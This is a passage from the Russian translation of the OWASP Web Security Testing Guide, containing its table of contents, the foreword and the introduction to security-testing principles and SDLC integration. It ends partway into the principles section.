



OWASP. «Руководство по тестированию веб-безопасности» (WSTG v.4.X+) является основным ресурсом для тестирования кибербезопасности для разработчиков веб-приложений и специалистов по безопасности.

WSTG - это всеобъемлющее руководство по тестированию безопасности веб-приложений и веб-сервисов. Созданный совместными усилиями профессионалов в области кибербезопасности и волонтеров, предоставляет набор лучших практик, используемых тестировщиками проникновения и организациями по всему миру.

Версия 4.X - промежуточная между текущей 4.2 и будущей 4.3. Версии 5 в обозримом будущем ожидать не стоит, разработка идет крайне медленно из-за недостатка контрибьюторов

Оглавление:

1. Предисловие от Ойна Кири

- 1.1 Почему OWASP?
- 1.2 Адаптация и расстановка приоритетов
- 1.3 Роль автоматизированного тестирования
- 1.4 Призыв к действию

2. Введение

- 2.1 Проект OWASP по тестированию
- 2.2 Принципы тестирования
- 2.3 Объяснение методов тестирования
- 2.4 Ручные проверки и обзоры
- 2.5 Моделирование угроз
- 2.6 Анализ исходного кода
- 2.7 Тестирование на проникновение
- 2.8 Необходимость сбалансированного подхода
- 2.9 Определение требований к тестированию безопасности
- 2.10 Тесты безопасности, интегрированные в рабочие процессы разработки и тестирования
- 2.11 Анализ данных по тестированию безопасности и отчётность

3. Методика тестирования OWASP

- 3.1 Обзор
- 3.2 Этап 1. До начала разработки
- 3.3 Этап 2. В процессе определения и проектирования
- 3.4 Этап 3. В процессе разработки
- 3.5 Этап. 4. В процессе развёртывания
- 3.6 Этап 5. В процессах сопровождения и эксплуатации
- 3.7 Типичный процесс тестирования в SDLC
- 3.8 Методологии тестирования на проникновение

4. Тестирование безопасности веб-приложений

- 4.0 Введение и цели
 - 4.1.1 Разведка в поисковых системах и обнаружение утечек информации
 - 4.1.2 Fingerprinting веб-сервера
 - 4.1.3 Анализ метафайлов web-сервера на предмет утечки информации
 - 4.1.4 Инвентаризация приложений на web-сервере
 - 4.1.5 Проверка содержимого веб-страницы на предмет утечки информации
 - 4.1.6 Определение точек входа в приложение
 - 4.1.7 Пути выполнения приложения
 - 4.1.8 Определение фреймворка web-приложения
 - 4.1.9 Архитектура приложения
- 4.2 Тестирование управления конфигурацией и развёртывания
 - 4.2.1 Анализ конфигурации сетевой инфраструктуры
 - 4.2.2 Тестирование конфигурации платформы приложения

4.2.3 Тестирование обработки расширений файлов на наличие чувствительной информации

4.2.4 Анализ старых резервных копий и файлов без ссылок

4.2.5 Нахождение административных интерфейсов приложения и инфраструктуры

4.2.6 Тестирование HTTP-методов

4.2.7 Тестирование HTTP Strict Transport Security (HSTS)

4.2.8 Проверка прав доступа на файлы

4.2.9 Проверка на захват поддомена

4.2.10 Тестирование облачного хранилища

4.2.11 Тестирование Content Security Policy (CSP)

4.2.12 Проверка на Path Confusion

4.3 Тестирование управления идентификацией

4.3.1 Тестирование определения ролей (RBAC)

4.3.2 Тестирование процесса регистрации пользователя

4.3.3 Тестирование процесса создания учётных записей

4.3.4 Перебор и угадывание учётных записей пользователей

4.3.5 Тестирование политики в отношении имён пользователей

4.4 Тестирование аутентификации

4.4.1 Тестирование учётных данных по умолчанию

4.4.2 Тестирование механизма блокировки

4.4.3 Тестирование обхода схемы аутентификации

4.4.4 Тестирование уязвимого запоминания пароля

4.4.5 Тестирование уязвимостей кэша браузера

4.4.6 Тестирование парольной политики

4.4.7 Тестирование ответа на контрольный вопрос

4.4.8 Тестирование функций изменения или сброса пароля

4.4.9 Тестирование аутентификации в альтернативных каналах

4.4.10 Тестирование мультифакторной аутентификации (MFA)

4.5 Тестирование авторизации

4.5.1 Тестирование включения файлов при обходе каталогов

4.5.2 Тестирование обхода схемы авторизации

4.5.3 Тестирование повышения привилегий

4.5.4 Тестирование небезопасных прямых ссылок на объекты (IDOR)

4.5.5 Тестирование уязвимостей в OAuth

4.5.5.1 Тестирование уязвимостей сервера авторизации OAuth

4.5.5.2 Тестирование уязвимостей клиента OAuth

4.6 Тестирование управления сессиями

4.6.1 Тестирование схемы управления сессиями

4.6.2 Тестирование атрибутов Cookie

4.6.3 Тестирование фиксации сессии

4.6.4 Тестирование незащищённых параметров сессии

4.6.5 Тестирование подделки межсайтовых запросов (CSRF)

- 4.6.6 Тестирование выхода из системы
- 4.6.7 Тестирование тайм-аута сессии
- 4.6.8 Тестирование перегрузки переменных сессии (Session Puzzling)
- 4.6.9 Тестирование перехвата сессии
- 4.6.10 Тестирование JSON Web Token
- 4.7 Тестирование контроля входных данных
 - 4.7.1 Тестирование отражённых межсайтовых скриптов (Reflected XSS)
 - 4.7.2 Тестирование хранимых межсайтовых скриптов (Stored XSS)
 - 4.7.3 Тестирование «загрязнения» параметров HTTP
 - 4.7.4 Тестирование SQL-инъекций
 - 4.7.4.1 Тестирование Oracle
 - 4.7.4.2 Тестирование MySQL
 - 4.7.4.3 Тестирование MS SQL Server
 - 4.7.4.4 Тестирование PostgreSQL
 - 4.7.4.5 Тестирование MS Access
 - 4.7.4.6 Тестирование NoSQL-инъекций
 - 4.7.4.7 Тестирование ORM-инъекций
 - 4.7.4.8 Тестирование на стороне клиента
 - 4.7.5 Тестирование LDAP-инъекций
 - 4.7.6 Тестирование XML-инъекций
 - 4.7.7 Тестирование SSI-инъекций
 - 4.7.8 Тестирование XPath-инъекций
 - 4.7.9 Тестирование IMAP/SMTP-инъекций
 - 4.7.10 Тестирование инъекции кода
 - 4.7.10.1 Тестирование включения файлов (LFI/RFI)
 - 4.7.11 Тестирование инъекции команд ОС
 - 4.7.12 Тестирование инъекций в строке форматирования
 - 4.7.13 Тестирование инкубационных уязвимостей
 - 4.7.14 Тестирование HTTP Splitting/Smuggling
 - 4.7.15 Тестирование входящих HTTP-запросов
 - 4.7.16 Тестирование инъекций в заголовке Host
 - 4.7.17 Тестирование инъекции шаблона на стороне сервера (SSTI)
 - 4.7.18 Тестирование подделки запроса на стороне сервера (SSRF)
 - 4.7.19 Тестирование массового переназначения
- 4.8 Тестирование некорректной обработки ошибок
- 4.9 Тестирование криптозащиты
 - 4.9.1 Тестирование безопасности транспортного уровня (TLS)
 - 4.9.2 Тестирование оракула дополнений
 - 4.9.3 Тестирование передачи чувствительной информации по незашифрованным каналам
 - 4.9.4 Тестирование шифрования
- 4.10 Тестирование бизнес-логики
 - 4.10.0 Введение в бизнес-логику

- 4.10.1 Тестирование форматно-логического контроля данных
- 4.10.2 Тестирование способности подделывать запросы
- 4.10.3 Тестирование проверки целостности
- 4.10.4 Тестирование времени обработки
- 4.10.5 Тестирование ограничений на количество раз, которое функция может быть вызвана
- 4.10.6 Тестирование обхода потока операций
- 4.10.7 Тестирование защиты от нецелевого использования приложений
- 4.10.8 Тестирование загрузки файлов непредусмотренных типов
- 4.10.9 Тестирование загрузки вредоносных файлов
- 4.10.10 Тестирование платёжных функций
- 4.11 Тестирование на стороне клиента
 - 4.11.1 Тестирование XSS на основе DOM
 - 4.11.2 Тестирование выполнения JavaScript
 - 4.11.3 Тестирование HTML-инъекции
 - 4.11.4 Тестирование перенаправления URL на стороне клиента
 - 4.11.5 Тестирование CSS-инъекций
 - 4.11.6 Тестирование манипулирования ресурсами на стороне клиента
 - 4.11.7 Тестирование Cross Origin Resource Sharing (CORS)
 - 4.11.8 Тестирование межсайтовых Flash
 - 4.11.9 Тестирование перехвата клика (Clickjacking)
 - 4.11.10 Тестирование WebSockets
 - 4.11.11 Тестирование обмена web-сообщениями
 - 4.11.12 Тестирование хранилищ браузера
 - 4.11.13 Тестирование включения межсайтовых скриптов (XSSI)
 - 4.11.14 Тестирование Reverse Tabnabbing
- 4.12 Тестирование API
 - 4.12.1 Тестирование GraphQL
- 5. Отчёты

Приложения

Ресурсы по инструментам тестирования

Рекомендуется к прочтению

Векторы для фаззинга

Закодированные инъекции

История

Использование инструментов разработчика в браузере

Версия для Obsidian: https://github.com/RadiatedMonday/ru_owasp_wstg

1. Предисловие от Ойна Кири

Незащищённое программное обеспечение, пожалуй, самая важная техническая проблема нашего времени. Стремительный рост числа web-приложений, обеспечивающих ведение бизнеса, социальные сети и т.д. только усугубил требования к созданию фундаментального подхода к созданию и защите нашей инфраструктуры, web-приложений и данных.

В Open Web Application Security Project® (OWASP®) мы пытаемся сделать мир местом, где незащищённое программное обеспечение является аномалией, а не нормой. Руководство по тестированию OWASP призвано сыграть важную роль в решении этой серьёзной проблемы. Жизненно важно, чтобы наш подход к тестированию безопасности программного обеспечения основывался на инженерных и научных принципах. Нам нужен последовательный, воспроизводимый и формализованный подход к тестированию web-приложений. Мир без хотя бы минимальных стандартов с точки зрения техники и технологии обречён погрузиться в хаос.

Само собой разумеется, что невозможно создать безопасное приложение, не протестировав его защиту. Тестирование является частью более широкого подхода к построению защищённой системы. Многие организации, занимающиеся разработкой программного обеспечения, не включают тестирование безопасности в свой стандартный процесс разработки. Что ещё хуже, так это то, что многие поставщики средств защиты тестируют их с неизвестной степенью качества и строгости.

Тестирование безопасности само по себе не является особенно хорошим показателем того, насколько защищено приложение, потому что существует бесконечное количество способов, которыми злоумышленник может его взломать, и просто нереально протестировать их все. Невозможно быть уверенным в собственной безопасности, поскольку наше время для тестирования и защиты, как правило, ограничено, тогда как у злоумышленника таких ограничений нет.

В сочетании с другими проектами OWASP, такими как Руководство по анализу кода, Руководство по разработке и такими инструментами, как [OWASP ZAP](#), это отправная точка для разработки и эксплуатации безопасных приложений. Данное Руководство по тестированию покажет вам, как убедиться в защищённости работающего приложения. Я настоятельно рекомендую использовать все эти руководства в ваших инициативах по обеспечению безопасности приложений.

Почему OWASP?

Создание такого руководства — огромный труд, требующий опыта сотен людей по всему миру. Существует множество различных способов тестирования на предмет уязвимостей в безопасности, и в этом Руководстве отражено мнение ведущих экспертов о том, как провести это тестирование быстро, точно и эффективно. OWASP даёт единомышленникам по безопасности возможность работать вместе и формировать передовой практический подход к проблеме безопасности.

Наличие этого руководства в совершенно бесплатном и открытом виде важно для миссии Фонда. Оно даёт любому возможность понять методы, используемые для тестирования наиболее распространённых проблем безопасности. Безопасность не должна быть чёрной магией или тайной, которую могут практиковать лишь избранные. Она должна быть открыта для всех — не только для специалистов по безопасности, но и для тестировщиков, разработчиков и технических руководителей. Проект по созданию этого Руководства позволяет передать этот опыт тем, кто в нём нуждается — вам, мне и всем, кто занимается разработкой программного обеспечения.

Данное Руководство должно попасть в руки разработчиков и тестировщиков программного обеспечения. В мире и близко нет такого количества экспертов по безопасности приложений, которое способно внести сколько-нибудь заметный вклад в решение общей проблемы. Первоначальная ответственность за безопасность приложений должна лечь на плечи разработчиков, потому что они пишут код. Неудивительно, что разработчики не напишут безопасный код до тех пор, пока не протестируют его, и не проанализируют типы ошибок, которые приводят к уязвимостям.

Поддержание информации в актуальном состоянии является важным аспектом этого проекта. Используя wiki-подход, сообщество OWASP может развивать и расширять информацию в Руководстве, чтобы идти в ногу с быстро меняющимся ландшафтом угроз безопасности приложений.

Данное Руководство является прекрасным свидетельством энтузиазма и энергии наших участников и волонтеров проекта в этой области. Это, безусловно, поможет по строчке кода за раз изменить мир.

Адаптация и расстановка приоритетов

Для начала необходимо согласовать и утвердить данное Руководство в своей организации. Возможно, для этого придётся адаптировать информацию в соответствии с вашими технологиями, процессами и организационной структурой.

Как правило есть несколько функциональных ролей в организации, которым может пригодиться данное Руководство:

- Разработчики должны использовать его, чтобы убедиться, что они создают безопасный код. Эти тесты должны стать частью процедур разработки и модульного тестирования.
- Тестировщики и специалисты по контролю качества должны использовать его, чтобы расширить набор тестовых примеров, которые они применяют к приложениям. Обнаружение этих уязвимостей на раннем этапе значительно экономит время и усилия в дальнейшем.
- Специалисты по безопасности должны использовать его в сочетании с другими методами, чтобы убедиться, что в приложении не пропущено ни одной уязвимости.
- Руководители проектов должны учитывать причину возникновения этого Руководства и то, что проблемы безопасности проявляются в виде ошибок в коде и при проектировании.

Самое важное, что нужно помнить при тестировании безопасности, — это постоянно меняющиеся приоритеты. Существует бесконечное множество возможных причин, по которым приложение может выйти из строя, а организации всегда ограничены во времени и ресурсах для тестирования. Убедитесь, что время и ресурсы расходуются с умом. Постарайтесь сосредоточиться на тех недостатках, которые представляют реальную угрозу для вашего бизнеса. Попытайтесь определить риски с точки зрения приложения и вариантов его использования.

Данное Руководство лучше всего рассматривать как набор методов, которые можно использовать для поиска различных типов уязвимостей безопасности. Но не все методы одинаково важны. Старайтесь не использовать Руководство в качестве чек-листа, т.к. постоянно проявляются новые уязвимости. В этой ситуации ни одно руководство по тестированию не может быть исчерпывающим, скорее, хорошей отправной точкой.

Роль автоматизированного тестирования

Существует ряд компаний, продающих инструменты автоматизированного анализа и тестирования защищённости. Помните об ограничениях этих инструментов, чтобы использовать их для того, в чём они хороши. Как сказал Майкл Ховард на конференции OWASP AppSec 2006 в Сиэтле: «Инструменты не делают программное обеспечение безопасным! Они помогают масштабировать процесс и обеспечивать соблюдение политик».

Самое главное, что эти инструменты являются универсальными, т.е. они предназначены не для вашего собственного кода, а для приложений вообще. Т.е., хотя они и способны найти некоторые наиболее распространённые проблемы, у

них недостаточно знаний о вашем приложении, чтобы обнаружить большинство его недостатков. По моему опыту, наиболее серьёзными проблемами безопасности являются не те, что являются общими для всех, а те, что глубоко вплетены в бизнес-логику и архитектуру вашего приложения.

Эти инструменты могут быть очень полезными, т.к. они находят множество потенциальных проблем. Хотя запуск инструментов и не занимает много времени, но каждая из потенциальных проблем требует времени для её изучения и проверки. Если цель состоит в том, чтобы как можно быстрее найти и устранить самые серьёзные недостатки, подумайте, на что лучше потратить время: на автоматизированные инструменты или на методы, описанные в этом руководстве. Тем не менее, инструменты, безусловно, являются частью сбалансированной программы безопасности приложений. При разумном использовании они могут поддерживать процессы создания более безопасного кода.

Призыв к действию

Если вы разрабатываете, проектируете или тестируете программное обеспечение, я настоятельно рекомендую вам ознакомиться с Руководством по тестированию безопасности, приведённым в данном документе. Это отличная дорожная карта для тестирования наиболее распространённых проблем, с которыми сегодня сталкиваются приложения, но она не является исчерпывающей. Если вы обнаружите ошибки, напишите сообщение на страницу обсуждения или внесите изменения самостоятельно. Вы поможете тысячам других людей, которые используют Руководство.

Пожалуйста, рассмотрите возможность [присоединиться к нам](#) в качестве индивидуального или корпоративного участника, чтобы мы могли продолжать выпускать такие материалы, как Руководство по тестированию, и другие замечательные проекты OWASP.

Спасибо всем настоящим и будущим авторам этого руководства, ваша работа помогает сделать приложения во всем мире более безопасными.

— Ойн Кири, член совета OWASP, 19 апреля 2013 г.

Open Web Application Security Project и OWASP — зарегистрированные торговые марки OWASP Foundation, Inc.

2. Введение

Книга доступна под лицензией Creative Commons 4.0

Авторы, редакторы, дизайнеры и прочие копирайты перечислены на сайте английского издания: <https://owasp.org/www-project-web-security-testing-guide/latest/>

Русский перевод: <https://github.com/andrettv/WSTG>

Проект OWASP по тестированию

Проект OWASP по тестированию разрабатывался много лет. Цель проекта — помочь понять *что, почему, когда, где и как* тестировать web-приложения. Проект предоставил полноценную методику тестирования, а не просто чек-лист или перечень проблем, которые надо решать. Читатели могут использовать эту методику в качестве шаблона для создания собственных программ тестирования или для оценки процессов других людей или организаций. Руководство по тестированию подробно описывает как общую методику тестирования, так и отдельные методы, необходимые для её реализации на практике.

Написание данного Руководства оказалось трудной задачей. Было непросто достичь консенсуса и создать контент, который позволял бы применять концепции, описанные в Руководстве, а также позволял им работать в своей среде и культуре. Также было непросто изменить фокус тестирования с пентеста, на интегрированное в жизненный цикл разработки.

Тем не менее, группа очень довольна результатами проекта. Многие отраслевые эксперты и специалисты по безопасности, некоторые из которых отвечают за безопасность программного обеспечения в крупнейших компаниях мира, доверяют методике. Она помогает тестировать web-приложения при создании надёжного и безопасного программного обеспечения. Методика не просто выявляет слабые места, хотя это, безусловно, является побочным продуктом многих руководств и чек-листов OWASP. Приходилось принимать трудные решения о целесообразности определённых методов и технологий тестирования. Группа прекрасно понимает, что не все согласятся со всеми предложенными решениями. Таким образом OWASP может занять лидирующие позиции и со временем изменить культуру посредством повышения осведомлённости и обучения, за счёт консенсуса и опыта.

Остальная часть данного Руководства организована следующим образом: введение охватывает предварительные условия и область тестирования web-приложений. В нём также рассматриваются общие принципы и методы, отчётность и экономическое обоснование для тестирования безопасности. В главе 3 представлена методика тестирования OWASP и объясняются её методы и задачи для различных этапов жизненного цикла разработки приложений. В главе 4 рассказывается о том, как проверить наличие конкретных уязвимостей (например, SQL-инъекций) путём анализа кода и тестирования на проникновение.

Измерение безопасности: экономика небезопасного программного обеспечения

Основное правило разработки программного обеспечения сформулировано в цитате из книги [Tom DeMarco "Controlling Software Projects: Management, Measurement, and Estimates"](#):

Невозможно управлять тем, что не измеряется.

Тестирование безопасности — не исключение. К сожалению, измерение безопасности, как известно, — довольно сложный процесс.

Аспект, который хотелось бы подчеркнуть, заключается в том, что измерения безопасности связаны как с конкретными техническими вопросами (например, насколько распространена та или иная уязвимость), так и с тем, как они влияют на экономику программного обеспечения. Большинство технических специалистов немного разбираются в общей проблематике или имеют более глубокое представление об уязвимостях. К сожалению, немногие из них способны перевести эти технические знания в денежное выражение и количественно оценить потенциальную стоимость уязвимостей для бизнеса владельца приложения. До тех пор, пока этого не произойдёт, ИТ-директора не смогут определить точную отдачу от инвестиций в безопасность и впоследствии выделить адекватные бюджеты на безопасность программного обеспечения.

Хотя оценка стоимости небезопасного программного обеспечения может показаться сложной задачей, в этом направлении проделан значительный объём работы. В 2020 году Консорциум по качеству информации и программного обеспечения (CISQ) [заключил, что](#):

...стоимость некачественного программного обеспечения в США в 2018 году составила примерно \$2,84 трлн...

Методика, описанная в этом документе, поощряет измерение безопасности на протяжении всего процесса разработки. Затем можно соотнести стоимость небезопасного программного обеспечения с воздействием, которое оно оказывает на бизнес, и учесть его при разработке соответствующих бизнес-процессов и выделении ресурсов для управления рисками. Помните, что измерение и тестирование для web-приложений ещё более важно, чем для другого программного обеспечения, поскольку web-приложения доступны миллионам пользователей через Интернет.

Что такое тестирование?

Многое должно быть протестировано в процессе жизненного цикла разработки web-приложения, но что на самом деле означает тестирование? Оксфордский

словарь английского языка определяет «тест» как:

тест (сущ.): процедура, предназначенная для определения качества, производительности или надёжности чего-либо, особенно до того, как это станет широко использоваться.

Для целей этого документа тестирование — процесс оценки состояния системы или приложения по набору критериев. В области информационной безопасности часто тестируют приложения по набору субъективных критериев, которые не являются ни чётко определенными, ни полными. В результате многие неспециалисты считают тестирование безопасности чёрной магией. Цель этого документа — изменить это представление и дать тем, кто ещё не обладает глубокими познаниями в области безопасности, возможность внести свой вклад в тестирование.

Зачем проводить тестирование?

Этот документ призван помочь организациям понять, что включает в себя программа тестирования, и помочь определить шаги, которые необходимо предпринять для разработки и использования современной программы тестирования web-приложений. Руководство даёт общее представление об элементах, необходимых для создания комплексной программы безопасности web-приложений. Его можно использовать как справочник и как методологию, помогающую найти расхождения между собственной и лучшими мировыми практиками. Это руководство позволяет организациям сравнить себя с аналогичными компаниями в отрасли, понять объём ресурсов, необходимых для тестирования и сопровождения программного обеспечения, или подготовиться к аудиту. В этой главе не рассматриваются технические аспекты тестирования приложений, поскольку цель состоит в том, чтобы предоставить типичную организационную структуру безопасности. Технические детали тестирования приложений в рамках теста на проникновение или рецензирования исходного кода будут рассмотрены в других частях этого документа.

Когда тестировать?

Большинство сегодня не тестируют программное обеспечение, пока оно ещё не разработано и не находится на этапе развёртывания (т.е. код создан и развёрнут в рабочее web-приложение). Как правило, это очень неэффективная и дорогостоящая практика. Одним из лучших методов предотвращения ошибок безопасности в промышленной среде является улучшение жизненного цикла разработки программного обеспечения (SDLC) путём включения мер защиты на каждом из его этапов. SDLC — это модель, налагаемая на разработку программных артефактов. Если SDLC ещё не используется в вашей среде, то её время пришло! На следующем рисунке показана общая модель SDLC, а также

(приблизительно) возрастающая стоимость исправления ошибок безопасности в такой модели.




Рисунок 2-1: Общая модель SDLC

Компаниям следует проанализировать свой SDLC, чтобы убедиться, что безопасность является неотъемлемой частью процесса разработки. SDLC должен включать тестирование безопасности, чтобы подтвердить, что меры защиты адекватны, а меры контроля эффективны на протяжении всего процесса разработки.

Что проверять?

Имеет смысл представлять разработку программного обеспечения как сочетание людей, процессов и технологий. Если это те факторы, которые «создают» программное обеспечение, то логично, что именно эти факторы и необходимо тестировать. Сегодня большинство обычно тестируют только технологии или само программное обеспечение.

Эффективная программа тестирования должна включать компоненты, которые проверяют:

- **персонал** — чтобы обеспечить надлежащий уровень образования и осведомлённости;
- **процессы** — чтобы гарантировать наличие адекватных политик и стандартов, а персонал знает, как следовать этим политикам и стандартам;
- **технологии** — чтобы убедиться, что процесс будет эффективен при его реализации.

Если не применять целостный подход, тестирование только технической реализации приложения не позволит выявить возможные уязвимости при управлении или эксплуатации. Путем тестирования персонала, политик и процессов организация может выявить проблемы, которые позже могут проявиться в дефектах технологии, тем самым устраняя ошибки на ранней стадии и выявляя первопричины дефектов. Сходным образом тестирование только технических проблем, которые могут присутствовать в системе, приведёт к неполной и неточной оценке состояния безопасности.

Денис Вердон, руководитель отдела информационной безопасности в [Fidelity National Financial](#), указал на прекрасную аналогию этому заблуждению на конференции OWASP AppSec 2004 в Нью-Йорке:

Если бы автомобили конструировались как приложения... испытания на безопасность включали бы только лобовое столкновение. Автомобили бы не подвергались тестированию на максимальный крен или на устойчивость при экстренных манёврах, эффективность торможения, боковой удар и сопротивление угону.

Как ссылаться на сценарии тестирования в WSTG

Каждый сценарий имеет идентификатор в формате **WSTG-<категория>-<номер>**, где: категория — строка из 4-х символов в верхнем регистре, которая идентифицирует тип теста или недостаток, а номер — числовое значение от 01 до 99. Например, **WSTG-INFO-02** это второй тест в разделе Сбор информации.

Идентификаторы могут меняться в разных версиях, поэтому предпочтительно, чтобы другие документы, отчёты или инструменты использовали этот формат: **WSTG-<версия>-<категория>-<номер>**, где: версия — метка версии без пунктуации. Например: **WSTG-v42-INFO-02** следует понимать именно как второй тест из раздела Сбор информации в версии 4.2.

Если идентификаторы используются без элемента **<версия>**, следует считать, что они относятся к последней версии Руководства. Очевидно, что по мере роста и изменения Руководства это станет проблематичным, вот почему авторы или разработчики должны включать метку версии.

Ссылки

Ссылки на сценарии Руководства по тестированию должны даваться на метки с номерами версий, а не на описательные **stable** или **latest**, которые со временем, конечно, изменятся. Замысел проектной группы состоит в том, чтобы ссылки с версиями не менялись. Например: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server. Примечание: метка **v42** относится к версии 4.2.

Отзывы и комментарии

Как и во всех проектах OWASP, мы приветствуем комментарии и отзывы. Нам особенно приятно знать, что наша работа востребована, эффективна и точна.

Принципы тестирования

Существует несколько распространённых заблуждений при разработке методологии тестирования для поиска ошибок безопасности в программном обеспечении. В этой главе рассматриваются общие принципы, которые специалисты должны учитывать при проведении тестов безопасности программного обеспечения.

Панацеи не существует

Хотя и заманчиво думать, что сканер безопасности или WAF обеспечат меры защиты от атак или выявят большинство проблем, на самом деле не существует панацеи от проблемы небезопасного программного обеспечения. Инструменты для анализа безопасности приложений, хотя и полезны в качестве первого шага для поиска «низко висящих плодов», но, как правило, они ещё незрелы и неэффективны для углублённого исследования или обеспечения адекватного тестового покрытия. Помните, что безопасность — это процесс, а не продукт.

Думайте стратегически, а не тактически

Специалисты по безопасности осознали ошибочность модели «исправляй и проникай», которая была широко распространена в информационной безопасности в 1990-х годах. Эта модель предполагает исправление обнаруженной ошибки, но без надлежащего исследования её первопричины. Она обычно связана с окном уязвимости, также называемым окном воздействия, показанным на рисунке ниже. Эволюция уязвимостей в распространённом программном обеспечении показала неэффективность этой модели. Дополнительные сведения об окнах воздействия есть в [Schneier on Security](#).

Исследования уязвимостей, например, [Отчёт Symantec об угрозах безопасности в интернет](#) показали, что с учётом сокращения времени реакции злоумышленников

окно уязвимости даёт слишком мало времени для установки исправлений, поскольку срок от обнаружения уязвимости до разработки и выпуска автоматизированной атаки на неё с каждым годом сокращается.

В модели «исправляй и проникай» есть несколько неверных допущений. Многие пользователи считают, что исправления мешают работе имеющихся приложений. Также неверно предполагать, что все пользователи знают о выпущенных исправлениях. Следовательно, не все они будут применять их либо потому, что считают, что исправления могут негативно повлиять на работу приложений, либо потому, что им неизвестно о существовании исправления.




Рисунок 2-2: Окно уязвимости

Важно встроить безопасность в жизненный цикл разработки программного обеспечения (SDLC), чтобы предотвратить повторное возникновение проблем. Разработчики могут встраивать безопасность в SDLC, разрабатывая стандарты, политики и рекомендации, которые соответствуют методологии разработки и работают в ней. Следует использовать моделирование угроз и другие методы, чтобы помочь выделить адекватные ресурсы тем частям системы, которые подвергаются наибольшему риску.

SDLC — наше всё

SDLC — процесс, хорошо известный разработчикам. Встраивая меры защиты в каждый этап SDLC, он обеспечивает целостный подход к безопасности приложений, который использует процедуры, уже существующие в организации. Имейте в виду, что, хотя названия различных этапов могут меняться в зависимости от модели SDLC, используемой организацией, каждый концептуальный этап SDLC будет использоваться для разработки приложения (т.е. определение, проектирование, разработка, развёртывание, эксплуатация). На

каждом этапе свои меры защиты, которые должны стать частью существующего процесса, чтобы обеспечить экономически эффективную и комплексную программу безопасности.

Существует несколько методик безопасного SDLC, которые дают как описательные, так и предписывающие рекомендации. Принимать ли за основу первые или вторые, зависит от зрелости процесса SDLC. По сути, предписывающие рекомендации показывают, как *должен работать* безопасный SDLC, а описательные — как он *фактически используется*. Оба имеют право на жизнь. Например, если вы не знаете, с чего начать, предписывающая методика может предоставить набор потенциальных мер защиты, которые могут быть применены в SDLC. Затем описательные рекомендации помогут ускорить процесс принятия решений, показывая то, что хорошо сработало в других организациях. К описательному безопасному SDLC относится [BSIMM](#); к предписывающим — [OWASP's Open Software Assurance Maturity Model](#)(OpenSAMM) и [ISO/IEC 27034](#).

Тестируйте раньше и чаще

